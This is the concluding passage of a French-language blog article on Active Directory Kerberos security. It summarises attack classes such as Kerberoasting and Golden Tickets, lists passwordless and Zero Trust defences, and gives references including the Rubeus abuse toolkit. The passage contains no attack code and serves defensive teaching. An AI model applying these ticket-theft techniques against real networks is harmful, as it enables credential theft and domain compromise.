Les vecteurs d'attaque explorés (AS-REP Roasting, Kerberoasting, abus de délégation, Silver/Golden Tickets) ne sont pas des vulnérabilités à proprement parler, mais des fonctionnalités légitimes du protocole dont l'exploitation devient possible par :

- Des configurations par défaut insuffisamment sécurisées (RC4 activé, préauthentification optionnelle)
- Des pratiques opérationnelles inadaptées (mots de passe faibles, rotation insuffisante)
- Un modèle d'administration insuffisamment segmenté
- Une visibilité et détection limitées sur les activités Kerberos

12.2 Évolutions et tendances

🔮 **Tendances émergentes en sécurité Kerberos :**
Authentification sans mot de passe :

- **Windows Hello for Business :** Authentification biométrique ou PIN avec clés cryptographiques, élimine les mots de passe statiques
- **FIDO2 :** Clés de sécurité matérielles résistantes au phishing et aux attaques Kerberos

- **PKI-based authentication :** Smartcards et certificats numériques

Azure AD et modèles hybrides :

- Transition vers Azure AD avec Conditional Access basé sur le risque
- Azure AD Kerberos pour authentification SSO cloud-on-premises
- Réduction de la dépendance aux DCs on-premises

Détection comportementale avancée :

- Machine Learning pour identification d'anomalies Kerberos
- User Entity Behavior Analytics (UEBA)
- Intégration XDR pour corrélation endpoint-réseau-identité

12.3 Recommandations finales

🎯 **Priorités stratégiques pour 2025 et au-delà :**

1. **Assume Breach mentality :** Considérer que le périmètre est déjà compromis et implémenter une défense en profondeur
2. **Zero Trust Architecture :** - Authentification continue et validation à chaque requête - Microsegmentation réseau stricte - Principe du moindre privilège systématique
3. **Modernisation de l'authentification :** - Roadmap vers passwordless pour tous les utilisateurs - MFA obligatoire pour tous les accès privilégiés - Élimination progressive des mots de passe statiques
4. **Visibilité totale :** - Logging exhaustif de tous les événements Kerberos - Rétention longue durée (minimum 12 mois) - SIEM avec détections Kerberos avancées
5. **Programmes d'amélioration continue :** - Purple Teaming trimestriel - Threat Hunting proactif - Formation continue des équipes SOC/IR

La sécurisation d'Active Directory et de Kerberos n'est pas un projet avec une fin définie, mais un processus continu d'amélioration, d'adaptation et de vigilance. Les attaquants évoluent constamment leurs techniques ; les défenseurs doivent maintenir une longueur d'avance par l'anticipation, la détection précoce et la réponse rapide.

⚠️ **Avertissement important :** Les techniques décrites dans cet article sont présentées à des fins éducatives et défensives uniquement. L'utilisation de ces méthodes sans autorisation explicite constitue une violation des lois sur la cybersécurité et peut entraîner des sanctions pénales. Ces connaissances doivent être utilisées exclusivement dans le cadre de tests d'intrusion autorisés, d'exercices de sécurité encadrés, ou pour améliorer la posture de sécurité de votre organisation.
Sources et références : MITRE ATT&CK · CERT-FR

Références et ressources complémentaires


- **RFC 4120 :** The Kerberos Network Authentication Service (V5)
- **Microsoft Documentation :** Kerberos Authentication Technical Reference
- **MITRE ATT&CK :** Techniques T1558 (Steal or Forge Kerberos Tickets)
- **Sean Metcalf (PyroTek3) :** adsecurity.org - Active Directory Security

- **Will Schroeder :** Harmj0y.net - Kerberos Research
- **Charlie Bromberg :** The Hacker Recipes - AD Attacks
- **Microsoft Security Blog :** Advanced Threat Analytics and Defender for Identity
- **ANSSI :** Recommandations de sécurité relatives à Active Directory

AN
Ayi NEDJIMI
Expert Cybersécurité & IA
Publié le 23 octobre 2025

💬 Partagez cet Article

Cet article vous a été utile ? Partagez-le avec votre réseau professionnel !




Partager sur X


Partager sur LinkedIn

📚 Ressources & Références Officielles


Documentations officielles, outils reconnus et ressources de la communauté



Microsoft - Kerberos Authentication
learn.microsoft.com



MITRE ATT&CK - Steal or Forge Kerberos Tickets
attack.mitre.org



Rubeus - Kerberos Abuse Toolkit (GitHub)
github.com

Ressources open source associées :

- awesome-cybersecurity-tools — Liste de 100+ outils de cybersécurité

Ayi NEDJIMI Consultants — Expert cybersécurité offensive & intelligence artificielle

ayinedjimi-consultants.fr · ayi@ayinedjimi-consultants.fr